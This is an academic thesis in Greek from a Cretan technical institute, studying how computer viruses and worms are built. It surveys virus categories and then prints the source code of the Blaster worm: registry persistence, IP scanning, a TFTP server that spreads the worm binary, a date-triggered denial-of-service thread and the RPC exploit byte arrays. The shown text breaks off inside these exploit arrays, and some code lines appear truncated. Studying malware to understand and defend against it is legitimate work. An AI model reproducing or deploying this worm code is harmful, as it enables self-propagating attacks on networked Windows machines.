Εισηγητής: **Χάρης Μανιφάβας**
Σπουδαστές: **Νίκας Λεωνίδας** (ΑΜ 502)
Αντώνης Τριανταφυλλάκης (ΑΜ 396)
Τομέας: **Τηλεπικοινωνιών και Πολυμέσων**
Περίοδος: **2005 - 2006**

ΜΕΛΕΤΗ ΜΕΘΟΔΩΝ ΚΑΤΑΣΚΕΥΗΣ ΥΠΟΛΟΓΙΣΤΙΚΩΝ ΙΩΝ (VIRUSES) & ΣΚΟΥΛΗΚΙΩΝ (WORMS)

Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Εφαρμοσμένης Πληροφορικής & Πολυμέσων

Πτυχιακή εργασία

Τίτλος: Μελέτη Μεθόδων Κατασκευής Υπολογιστικών Ιών (Viruses) & Σκουληκιών (Worms)

Λεωνίδας Νίκας (ΑΜ: 502)
Αντώνης Τριανταφυλλάκης (ΑΜ: 396)

Ηράκλειο - Ημερομηνία
8-1-2007

Επόπτης Καθηγητής: Dr. Μανιφάβας Χαράλαμπος

Ευχαριστίες

Ευχαριστούμε θερμά τον καθηγητή μας Μανιφάβα Χαράλαμπο ο οποίος πίστεψε σε μας και μας βοήθησε να κάνουμε πραγματικότητα την επιθυμία μας για αυτήν την πτυχιακή. Τον Λελετζόγλου Κυριάκο παιδικό φίλο του Νίκα Λεωνίδα για την βοήθεια του σε θέματα γραφιστικής αντίληψης πάνω στην πτυχιακή. Όλους τους φίλους που μας βοήθησαν με πολλούς τρόπους και κυρίως ψυχολογική υποστήριξη. Και τέλος ευχαριστούμε τις οικογένειες μας για την ψυχολογική και οικονομική βοήθεια που μας έδωσαν όλο αυτόν τον καιρό.

Περιεχόμενα

Πρόλογος

Πολλοί είναι αυτοί που ισχυρίζονται ότι η ασφάλεια στο Internet είναι ένας μύθος. Ως ένα σημείο έχουν δίκιο, αφού η συντριπτική πλειοψηφία των προγραμμάτων που χρησιμοποιούμε έχουν κενά στην ασφάλειά τους και υπάρχουν αρκετοί που δεν έχουν κανένα πρόβλημα να τα εκμεταλλευτούν για να αποκτήσουν πρόσβαση στον υπολογιστή μας. Αυτούς τους κινδύνους τους αντιμετωπίζουν όλοι οι κάτοικοι της Γης που έχουν πρόσβαση στο Internet. Όμως όπως για όλα τα προβλήματα της ζωής μας υπάρχει μια λύση έτσι και για τα προβλήματα του Διαδικτύου υπάρχουν λύσεις.

Περιγραφή της πτυχιακής

Αντικείμενο της παρούσης πτυχιακής εργασίας είναι πληροφορίες για τα προβλήματα που αντιμετωπίζουμε στο διαδίκτυο χωρίς ασφάλεια . Στόχος είναι η ανάδειξη η κατανόηση πώς λειτουργεί ένα καταστρεπτικό σκουλήκι στον ηλεκτρονικό υπολογιστή μας. Θα ανακαλύψουμε τους ιούς που κυκλοφορούν στο διαδίκτυο και θα έχουμε αναλυτικά τους κώδικες από τα πιο διαδεδομένα του είδους τους. Επίσης θα αναφέρουμε και τους τρόπους για να ασφαλίσουμε τους υπολογιστές μας ώστε να μην έχουμε προβλήματα από καταστροφικές συνέπειες που πιθανόν να έχουμε από τους ιούς.

Η multimedia παρουσίαση θα περιέχει αναλυτικά πώς τα σκουλήκια Blaster και IloveYou μπορούν να κυκλοφορήσουν στο διαδίκτυο και τι επιπτώσεις θα έχουμε αν κυκλοφορήσουν στον ηλεκτρονικό μας υπολογιστή. Θα δούμε πώς ένα αντιβιοτικό θα αποτρέψει το σκουλήκι να συνεχίσει να καταστρέφει τον υπολογιστή μας. Επίσης θα περιέχει πληροφορίες για το πώς θα προστατέψουμε τον υπολογιστή μας.

1. Ιοί (viruses) - Τι είναι

1.1 Εισαγωγή

Η διάδοση της χρήσης Η/Υ, αλλά και ειδικότερα του Internet τα τελευταία 25 χρόνια, αποτέλεσε αφορμή για μια ιδιαίτερα μικρή κατηγορία προγραμματιστών να πειραματιστούν πάνω σε κάτι που ίσως φαντάζει σε πολλούς ανόητο ή και τρελό. Στην ανάπτυξη μικρών προγραμμάτων που θα κάνουν τον Η/Υ να «τρελαίνεται» ή και να «αρρωσταίνει» για κάποιο διάστημα. Ή ακόμα, σκεπτόμενοι την χαρά που θα έπαιρναν αν έβλεπαν τον Η/Υ του «εχθρού» τους, να χαλάει μια και καλή, δίχως τρόπο επισκευής του! Κάπως έτσι, μάλλον σαν μια κακόγουστη φάρσα, ξεκίνησε η ανάπτυξη και συγγραφή ιών για λειτουργικά συστήματα υπολογιστών. Βέβαια, όσο πέρναγε ο καιρός η όλη «αστεία» πλευρά της υπόθεσης εξανεμίστηκε. Αν λοιπόν ακούσει κάποιος σήμερα ότι ο Η/Υ του έχει κολλήσει ιό, μάλλον θα «φρικάρει» παρά θα γελάσει. Και θα έχει απόλυτο δίκιο, διότι σήμερα υπάρχουν περίπου 75-80.000 ιοί, πολλοί από τους οποίους … μόνο για πλάκα δεν είναι!

1.2 Τι ονομάζουμε Ιό

Μια ακολουθία (ή σειρά ακολουθιών) συμβόλων που, όταν εκτελεστούν κάτω από ορισμένες συνθήκες ή σε ένα ορισμένο περιβάλλον, δημιουργούν ένα ακριβές ή παρόμοιο αντίγραφο της ακολουθίας, το οποίο και τοποθετούν μέσα στον υπό-μόλυνση Η/Υ. Η τοποθέτηση γίνεται σε τέτοιο μέρος, όπου θα είναι δυνατή η μελλοντική εκτέλεση του αρχείου (κοινώς «άνοιγμα του μολυσμένου αρχείου»). Αυτή είναι και η επονομαζόμενη «αναπαραγωγή» (replication) του ιού μέσα στον υπολογιστή. Βέβαια, ένας ιός μπορεί να περιλαμβάνει και επιπλέον φόρτο (payload), με τον οποία θα κάνει ζημιά στο μολυσμένο σύστημα, χωρίς όμως αυτό να είναι αναγκαίο.

1.3 Περί της λέξης Virus – Ιός

Η λέξη ιός προέρχεται και χρησιμοποιείται με την ίδια έννοια με τον βιολογικό ιό. Ο όρος ιός συχνά χρησιμοποιείται για να περιγράψει όλων των ειδών τα malware (malicious software), συμπεριλαμβάνοντας και αυτά που ποιο σωστά κατηγοριοποιούνται ως worms ή Trojans. Τα περισσότερα αντι-ιικά προγράμματα (anti-virus) προστατεύουν από όλα τα είδη malware.
Ο όρος virus χρησιμοποιήθηκε πρώτη φορά στον τύπο από τον Fred Cohen το 1984 στο κείμενό του "Experiments with Computer Viruses" (Παράρτημα Β), όπου αποδίδει τον όρο στον Len Adleman. Παρόλο που ο Cohen χρησιμοποίησε για πρώτη φορά τον όρο virus σε ακαδημαϊκό κείμενο, χρησιμοποιούνταν συχνά στον κοινό λόγο. Στα μέσα του 1970 μια νουβέλα επιστημονικής φαντασίας από

τον David Gerrold, "When H.A.R.L.I.E. was One", περιλαμβάνει μια περιγραφή ενός προγράμματος υπολογιστή με το όνομα VIRUS που λειτουργούσε ακριβώς όπως ένας ιός (και αντιμετωπιζόταν από ένα πρόγραμμα ονόματι ANTIBODY). Ο όρος "computer virus" εμφανίζεται επίσης στο comic "Uncanny X-Men" τεύχος No. 158, δημοσιευμένο το 1982.

1.4 Σύγκριση με τον βιολογικό ιό

Οι υπολογιστικοί ιοί λέγονται έτσι γιατί έχουν κάποιες κοινές ιδιότητες με τους βιολογικούς ιούς. Ο υπολογιστικός ιός μεταδίδεται από υπολογιστή σε υπολογιστή όπως ο βιολογικός από άνθρωπο σε άνθρωπο.

Υπάρχουν όμως και βαθύτερες ομοιότητες. Ο βιολογικός ιός δεν είναι ζωντανός οργανισμός. Είναι ένα κομμάτι DNA σε μια προστατευτική μεμβράνη. Αντίθετα με ένα κύτταρο, ο ιός δεν έχει τη δυνατότητα να κάνει τίποτα, ούτε να αναπαραχθεί μόνος του - δεν είναι ζωντανός. Πρέπει να εισάγει το DNA του σε ένα κύτταρο. Αυτό μετά χρησιμοποιεί τους μηχανισμούς του κυττάρου για να αναπαραχθεί. Σε κάποιες περιπτώσεις, το κύτταρο γεμίζει με τα νέα ιικά σωματίδια μέχρι που σκάει, απελευθερώνοντας τον ιό. Σε άλλες περιπτώσεις, τα νέα σωματίδια βγαίνουν από το κύτταρο ένα ένα, αφήνοντας το ζωντανό.

Ο υπολογιστικός ιός λειτουργεί παρόμοια. Πρέπει να φορτωθεί σε κάποιο άλλο πρόγραμμα ή αρχείο για να εκτελεσθεί. Από τη στιγμή που θα τρέξει, έχει τη δυνατότητα να προσβάλλει άλλα προγράμματα ή αρχεία. Προφανώς, η αναλογία δεν είναι απόλυτη, αλλά υπάρχουν αρκετές ομοιότητες ώστε να διατηρείται το όνομα "ιός".

1.5 Τύποι ξενιστών

Οι ιοί έχουν ως στόχο πολλούς τύπους αρχείων. Ενδεικτικά μπορούν να "κρύβονται" μέσα σε:

- Εκτελέσιμα αρχεία (όπως .com και .exe σε MS-DOS, φορητά εκτελέσιμα αρχεία σε Microsoft Windows (.exe, .obj, .dll, .sys) και .elf σε Linux)
- Volume Boot Records δισκεττών και partitions σκληρών δίσκων
- Το master boot record (MBR) ενός σκληρού δίσκου
- Γενικού τύπου script αρχεία (όπως batch αρχεία σε MS-DOS και Microsoft Windows, VBScript αρχεία, και shell script αρχεία σε Unix-like πλατφόρμες).
- Script αρχεία συγκεκριμένων εφαρμογών (όπως Telix-scripts)
- Αρχεία που μπορούν να περιέχουν macros (όπως αρχεία Microsoft Word, Microsoft Excel, AmiPro, και Microsoft Access)

2. Κατηγορίες Ιών

2.1 Trojan Horses / Backdoor Programs

Πρόκειται για την πιο διαδεδομένη, ίσως, κατηγορία ιών. Αυτός ο τύπος ιών περιέχει ένα κώδικα, με την εκτέλεση του οποίου ο ξενιστής Η/Υ του ιού γίνεται ευάλωτος στην διαχείρισή του από τον αποστολέα του ιού, χωρίς ο χρήστης του Η/Υ να αντιλαμβάνεται το παραμικρό. Γι' αυτό το λόγο, οι ιοί αυτοί αποστέλλονται από τους κακόβουλους ψευτο-hackers σε ανυποψίαστους χρήστες, με την παρότρυνση του χρήστη να τους εκτελέσει για να δει κάτι τελείως ανύπαρκτο, όπως μια φωτογραφία, ένα σημείωμα κ.ά. Οι αποστολείς τέτοιου είδους ιών ονομάζονται στη γλώσσα του Internet "lamers". Δυστυχώς, τα προβλήματα ΔΕΝ τελειώνουν εδώ … Με την εκτέλεση του Trojan πιθανώς να υπάρξει σβήσιμο αρχείων από τον Η/Υ, ή ακόμα και ολοκληρωτικό format του δίσκου! Οι Trojan horses δεν αναπαράγονται, γι' αυτό και δεν θεωρούνται από πολλούς ως ιοί.

2.2 Πολυμορφικοί Ιοί

Πολυμορφικοί ονομάζονται οι ιοί, οι οποίοι κρύβουν τον κώδικά τους με διαφορετικό τρόπο, κάθε φορά που μολύνουν ένα εκτελέσιμο αρχείο (συνήθως .exe, .com). Έτσι, όταν ο χρήστης εκτελέσει το μολυσμένο αρχείο, ο ιός «ξεκλειδώνει» τον καταστροφικό κώδικα μέσα από το μολυσμένο εκτελέσιμο αρχείο και τον εκτελεί. Αυτός ο τύπος ιών αποτελεί ένα ιδιαίτερο «πονοκέφαλο» για τα προγράμματα antivirus, διότι δεν υπάρχει πάντα ένα συγκεκριμένο/παρόμοιο κομμάτι του ιού για να χρησιμοποιηθεί για την αναγνώρισή του.

2.3 Αόρατοι Ιοί (Stealth Viruses)

Χρησιμοποιούν τους καταχωρητές μνήμης του Η/Υ. Για να εκτελεστεί ένα πρόγραμμα (ιδιαίτερα τα προγράμματα MS-DOS) χρειάζεται να επικαλεστούν μια διεύθυνση στη μνήμη του Η/Υ. Εκεί ακριβώς επεμβαίνει και ο ιός. Όταν το πρόγραμμα καλέσει την συγκεκριμένη διεύθυνση, ενεργοποιείται ο ιός αντί για το πρόγραμμα, με αποτέλεσμα την μόλυνση του συστήματος. Οι stealth ιοί έχουν και μια επιπλέον λειτουργία. Είναι ικανοί να κρύβονται κατά την ανίχνευσή τους από τα προγράμματα antivirus. Συγκεκριμένα, όποτε ανιχνεύουν δράση προγράμματος antivirus, αποκαθιστούν προσωρινά το αρχικό αρχείο στην κανονική του θέση, αφήνοντας το antivirus να το ανιχνεύσει και το ξανά-μολύνουν αργότερα, αφού έχει τελειώσει η λειτουργία του προγράμματος antivirus. Η συγκεκριμένη λειτουργία της απόκρυψης του ιού από το antivirus (αντι-antivirus) λέγεται και "tunneling".

2.4 Παρασιτικοί/Επιπροσθετικοί Ιοί (Parasitic/Appending Viruses)

Λέγονται παρασιτικοί ή και επι-προσθετικοί, ακριβώς γιατί προσθέτουν τον καταστροφικό τους κώδικα μέσα στον κώδικα του αρχικού αρχείου (συνήθως στο τέλος του, για προστασία από ανίχνευση antivirus προγράμματος), χωρίς να το καταστρέψουν. Όμως, αν κάποιος πιστέψει ότι θα εκτελεστεί το αρχικό πρόγραμμα, επειδή ο κώδικας του ιού βρίσκεται στο τέλος του αρχείου, τότε την «πάτησε», μιας και ο ιός φροντίζει να εκτελείται αυτός και όχι το αρχικό πρόγραμμα.

2.5 Overwriting Viruses

Ο απλούστερος τρόπος για να μολύνεις ένα σύστημα είναι να αντικαταστήσεις το αρχικό αρχείο με τον ιό. Με τον τρόπο αυτό ΔΕΝ υπάρχει δυνατότητα αποκατάστασης (καθαρισμού) του αρχικού αρχείου. Οι ιοί αυτοί μπορούν ακόμα να διατηρούν το αρχικό μέγεθος του αρχείου, αποφεύγοντας έτσι την ανίχνευσή τους από προγράμματα antivirus. Παρά τις δυνατότητές τους, θεωρούνται «αναξιοπρεπείς» για ένα «σοβαρό» συγγραφέα ιών.

2.6 Companion Viruses

Πρόκειται για ιούς που ενεργούν κυρίως σε λειτουργικό MS-DOS. Όταν ο χρήστης πληκτρολογήσει μια εντολή DOS (π.χ. Program1) και δεν βρεθεί το αρχείο Program1.exe, τότε το λειτουργικό θα εκτελέσει το αρχείο Program1.com, που θα είναι και ο ιός. Προσοχή όμως. Αν ο χρήστης θελήσει να εκτελέσει το αρχείο Program1.exe, ενώ ταυτόχρονα υπάρχει στο δίσκο και ο ιός με το όνομα Program1.com, τότε με την πληκτρολόγηση Program1 θα εκτελεστεί ο ιός!

2.7 Retro Viruses

Πρόκειται για ιούς που στοχεύουν αποκλειστικά στην καταπολέμηση ενός ή περισσοτέρων προγραμμάτων antivirus.

2.8 Logic Bombs

Πρόκειται για ιούς που ενεργοποιούνται όταν επέλθει μια συγκεκριμένη χρονική στιγμή, π.χ. στις 14.00 το μεσημέρι της 13 του Σεπτέμβρη. Συνήθως επιτελούν καταστροφικό έργο, όπως διαγραφή αρχείων κ.ά.

2.9 Droppers

Είναι εκτελέσιμα αρχεία, που περιέχουν εντολές για την δημιουργία ιού μέσα στο σύστημα και δεν περιέχουν τον ίδιο τον ιό. Ανιχνεύονται πιο δύσκολα σε σύγκριση με τους απλούς ιούς.

2.10 Σκουλήκια (Worms)

Λέγονται έτσι γιατί συνήθως βρίσκονται σε δίκτυα Η/Υ. Χρησιμοποιούν το Internet ως μέσο διάδοσής τους (emails, irc chat κ.ά.).

2.11 Boot Sector Viruses

Οι ιοί αυτού του είδους μολύνουν τον τομέα εκκίνησης του Η/Υ, είτε αυτός είναι δίσκος ή δισκέτα. Σε αυτούς οφείλεται το μεγαλύτερο ποσοστό μολύνσεων ανά τον κόσμο. Συνήθως, δεν είναι απαραίτητο να υπάρχει λειτουργικό MS-DOS στον Η/Υ για να ενεργοποιηθεί ένας τέτοιος ιός, μιας και οι συγκεκριμένοι ιοί δεν κάνουν τέτοιου είδους … διακρίσεις. Π.χ. παρ' ότι ο ιός Michelangelo δεν μπορεί να επεκταθεί σε λειτουργικό Windows NT, δεν σημαίνει ότι δεν θα διαγράψει τα περιεχόμενα του δίσκου στις 6 Μαρτίου!

2.12 Direct Action Viruses

Οι ιοί αυτοί εκτελούν το καταστροφικό τους έργο μόνο όταν εκτελεστούν (μια φορά δηλαδή) και δεν μένουν στην μνήμη του Η/Υ.

2.13 Macro Viruses

Είναι οι γνωστοί ιοί που μολύνουν χρησιμοποιώντας μια μακρο-εντολή. Μολύνουν ΜΟΝΟ έγγραφα τύπου Word, Excel, Office, PowerPoint, Access. Πρόκειται για ιούς που διαδίδονται πάρα πολύ εύκολα. Χαρακτηριστικό παράδειγμα η ίδια η Microsoft, η οποία όταν πρωτο-κυκλοφόρησε την έκδοση MS Office '97, είχε αφήσει μέσα στο cd ένα κείμενο μολυσμένο με macro-ιό.

2.14 Multi-Platform Viruses

Πρόκειται για ιούς που επιδρούν σε περισσότερα από ένα λειτουργικά συστήματα. Συνήθως όμως, όταν ένας ιός είναι ικανός να ενεργοποιηθεί σε περιβάλλον Windows, δεν θα κάνει απολύτως τίποτα σε περιβάλλον Apple.

3. Ανάλυση πηγαίου κώδικα (source) γνωστών ιών από τις περισσότερο διαδεδομένες κατηγορίες

3.1 Blaster *(worm)*


3.1.1 Περιγραφή ιού

Το σκουλήκι Blaster εμφανίστηκε για πρώτη φορά το απόγευμα της Δευτέρας 11/08/2003 στις ΗΠΑ, συνέχισε να εξαπλώνεται ραγδαία μέσω προγραμμάτων πλοήγησης του Διαδικτύου σε Ευρώπη και Ασία «χτυπώντας» κυρίως χρήστες των Windows 2000, Windows XP, Windows NT 4.0 και Windows Server 2003.
Ευθύνεται, μεταξύ άλλων, για μυστηριώδεις επανεκκινήσεις των ηλεκτρονικών υπολογιστών και μεγάλη επιβράδυνση της σύνδεσης με το Internet.

Το σκουλήκι εμφανίζει μήνυμα λέγοντας μας ότι το σύστημα θα τερματιστεί, εμφανίζοντας μας τον υπολοιπόμενο χρόνο και προειδοποιώντας μας να σώσουμε την εργασία μας.

Αρκετά συχνά, το σκουλήκι μεταφέρει και μήνυμα στον ιδρυτή της Microsoft: «Μπίλυ Γκέιτς γιατί το επιτρέπεις αυτό; Σταμάτησε να κερδίζεις χρήματα και επισκεύασε το λογισμικό σου!». Θύματα του MS Blaster, Blaster ή LoveSan ήταν κατά βάση οι home users -δεδομένου ότι δεν ενημερώνουν συχνά τα προγράμματα ασφαλείας του Η/Υ τους-, εντούτοις σοβαρά προβλήματα έχει προκαλέσει ο ιός και σε συστήματα εταιρειών.

Το MSBlaster είναι σχετικά ασυνήθιστο, καθώς δεν εξαπλώνεται παραδοσιακά μέσω e-mail, αλλά «ταξιδεύει» μέσω απλής πλοήγησης στο Internet. Βάσει των όσων αναφέρει μάλιστα το BBC, επικαλούμενο εκτιμήσεις ειδικών, το σκουλήκι έχει τη δυνατότητα να προσβάλει εκατοντάδες ηλεκτρονικούς υπολογιστές.



Ο Jeffrey Lee Parson, από τη Minnesota,καταδικάστηκε το 2005 σε ποινή 18 μηνών, επειδή έγραψε μια παραλλαγή του σκουληκιού Blaster, που το 2003 προσέβαλε σχεδόν 50.000 χρήστες

3.1.2 Πηγαίος κώδικας

```
#include <winsock2.h>
 #include <ws2tcpip.h> /*IP_HDRINCL*/
 #include <wininet.h> /*InternetGetConnectedState*/
 #include <stdio.h>
 #pragma comment (lib, "ws2_32.lib")
 #pragma comment (lib, "wininet.lib")
 #pragma comment (lib, "advapi32.lib")
 const char msg1[]="I just want to say LOVE YOU SAN!!";
 const char msg2[]="billy gates why do you make this possible ?"
 " Stop making money and fix your software!!";
 #define MSBLAST_EXE "msblast.exe"
 #define MSRCP_PORT_135 135
 #define TFTP_PORT_69 69
 #define SHELL_PORT_4444 4444
 char target_ip_string[16];
 int fd_tftp_service;
 int is_tftp_running;
 char msblast_filename[256+4];
 int ClassD, ClassC, ClassB, ClassA;
 int local_class_a, local_class_b;
 int winxp1_or_win2k2;
 ULONG WINAPI blaster_DoS_thread(LPVOID);
 void blaster_spreader();
 void blaster_exploit_target(int fd, const char *victim_ip);
 void blaster_send_syn_packet(int target_ip, int fd);
 void main(int argc, char *argv[])
 {
 WSADATA WSAData;
 char myhostname[512];
 char daystring[3];
 char monthstring[3];
 HKEY hKey;
 int ThreadId;
 register unsigned long scan_local=0;
 RegCreateKeyEx(
 RegSetValueExA(
 hKey,
 "windows auto update",
 0,
 REG_SZ,
 MSBLAST_EXE,
 50);
 RegCloseKey(hKey);
 CreateMutexA(NULL, TRUE, "BILLY");
 if (GetLastError() == ERROR_ALREADY_EXISTS)
 ExitProcess(0);
 if (WSAStartup(MAKEWORD(2,2), &WSAData) != 0
 && WSAStartup(MAKEWORD(1,1), &WSAData) != 0
 && WSAStartup(1, &WSAData) != 0)
 return;
 GetModuleFileNameA(NULL, msblast_filename,
 sizeof(msblast_filename));
 while (!InternetGetConnectedState(&ThreadId, 0))
```

```
Sleep (20000); /*wait 20 seconds and try again */
ClassD = 0;
srand(GetTickCount());
local_class_a = (rand() % 254)+1;
local_class_b = (rand() % 254)+1;
if (gethostname(myhostname, sizeof(myhostname)) != -1){
HOSTENT *p_hostent = gethostbyname(myhostname);
if (p_hostent != NULL && p_hostent->h_addr != NULL) {
struct in_addr in;
const char *p_addr_item;
memcpy(&in, p_hostent->h_addr, sizeof(in));
sprintf(myhostname, "%s", inet_ntoa(in));
p_addr_item = strtok(myhostname, ".");
ClassA = atoi(p_addr_item);
p_addr_item = strtok(0, ".");
ClassB = atoi(p_addr_item);
p_addr_item = strtok(0, ".");
ClassC = atoi(p_addr_item);
if (ClassC > 20) {
srand(GetTickCount());
ClassC -= (rand() % 20);
}
local_class_a = ClassA;
local_class_b = ClassB;
scan_local = TRUE;
}
}
srand(GetTickCount());
if ((rand() % 20) < 12)
scan_local = FALSE;
winxp1_or_win2k2 = 1;
if ((rand()%10) > 7)
winxp1_or_win2k2 = 2;
if (!scan_local) {
ClassA = (rand() % 254)+1;
ClassB = (rand() % 254);
ClassC = (rand() % 254);
}
#define MYLANG MAKELANGID(LANG_ENGLISH, SUBLANG_DEFAULT)
#define LOCALE_409 MAKELCID(MYLANG, SORT_DEFAULT)
GetDateFormat( LOCALE_409,
0,
NULL, /*localtime, not GMT*/
"d",
daystring,
sizeof(daystring));
GetDateFormat( LOCALE_409,
0,
NULL, /*localtime, not GMT*/
"M",
monthstring,
sizeof(monthstring));
if (atoi(daystring) > 15 && atoi(monthstring) > 8)
CreateThread(NULL, 0,
blaster_DoS_thread,
0, 0, &ThreadId);
for (;;)
```

```
blaster_spreader();
WSACleanup();
}
DWORD WINAPI blaster_tftp_thread(LPVOID p)
{
struct TFTP_Packet
{
short opcode;
short block_id;
char data[512];
};
char reqbuf[512]; /* request packet buffer */
struct sockaddr_in server; /* server-side port number */
struct sockaddr_in client; /* client IP address and port */
int sizeof_client; /* size of the client structure*/
char rspbuf[512]; /* response packet */
static int fd; /* the socket for the server*/
register FILE *fp;
register block_id;
register int block_size;
is_tftp_running = TRUE; /*1 == TRUE*/
fd = socket(AF_INET, SOCK_DGRAM, 0);
if (fd == SOCKET_ERROR)
goto closesocket_and_exit;
memset(&server, 0, sizeof(server));
server.sin_family = AF_INET;
server.sin_port = htons(TFTP_PORT_69);
server.sin_addr.s_addr = 0; /*TFTP server addr = <any>*/
if (bind(fd, (struct sockaddr*)&server, sizeof(server)) != 0)
goto closesocket_and_exit;
sizeof_client = sizeof(client);
if (recvfrom(fd, reqbuf, sizeof(reqbuf), 0,
(struct sockaddr*)&client, &sizeof_client) <= 0)
goto closesocket_and_exit;
block_id = 0;
fp = fopen(msblast_filename, "rb");
if (fp == NULL)
goto closesocket_and_exit;
for (;;) {
block_id++;
#define TFTP_OPCODE_DATA 3
*(short*)(rspbuf+0) = htons(TFTP_OPCODE_DATA);
*(short*)(rspbuf+2)= htons((short)block_id);
block_size = fread(rspbuf+4, 1, 512, fp);
block_size += 4;
if (sendto(fd, (char*)&rspbuf, block_size,
0, (struct sockaddr*)&client, sizeof_client) <= 0)
break;
Sleep(900);
if (block_size != sizeof(rspbuf)) {
fclose(fp);
fp = NULL;
break;
}
}
if (fp != NULL)
fclose(fp);
```

```
closesocket_and_exit:
is_tftp_running = FALSE;
closesocket(fd);
ExitThread(0);
return 0;
}
void blaster_increment_ip_address()
{
for (;;) {
if (ClassD <= 254) {
ClassD++;
return;
}
ClassD = 0;
ClassC++;
if (ClassC <= 254)
return;
ClassC = 0;
ClassB++;
if (ClassB <= 254)
return;
ClassB = 0;
ClassA++;
if (ClassA <= 254)
continue;
ClassA = 0;
return;
}
}
void blaster_spreader()
{
fd_set writefds;
register int i;
struct sockaddr_in sin;
struct sockaddr_in peer;
int sizeof_peer;
int sockarray[20];
int opt = 1;
const char *victim_ip;
memset(&sin, 0, sizeof(sin));
sin.sin_family = AF_INET;
sin.sin_port = htons(MSRCP_PORT_135);
for (i=0; i<20; i++) {
sockarray[i] = socket(AF_INET, SOCK_STREAM, 0);
if (sockarray[i] == -1)
return;
ioctlsocket(sockarray[i], FIONBIO , &opt);
}
for (i=0; i<20; i++) {
int ip;
blaster_increment_ip_address();
sprintf(target_ip_string, "%i.%i.%i.%i",
ClassA, ClassB, ClassC, ClassD);
ip = inet_addr(target_ip_string);
if (ip == -1)
return;
sin.sin_addr.s_addr = ip;
```

```
connect(sockarray[i],(struct sockaddr*)&sin,sizeof(sin));
}
Sleep(1800);
for (i=0; i<20; i++) {
struct timeval timeout;
int nfds;
timeout.tv_sec = 0;
timeout.tv_usec = 0;
nfds = 0;
FD_ZERO(&writefds);
FD_SET((unsigned)sockarray[i], &writefds);
if (select(0, NULL, &writefds, NULL, &timeout) != 1) {
closesocket(sockarray[i]);
} else {
sizeof_peer = sizeof(peer);
getpeername(sockarray[i],
(struct sockaddr*)&peer, &sizeof_peer);
victim_ip = inet_ntoa(peer.sin_addr);
blaster_exploit_target(sockarray[i], victim_ip);
closesocket(sockarray[i]);
}
}
}
void blaster_exploit_target(int sock, const char *victim_ip)
{
unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,
0x00,0x00,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};
unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00
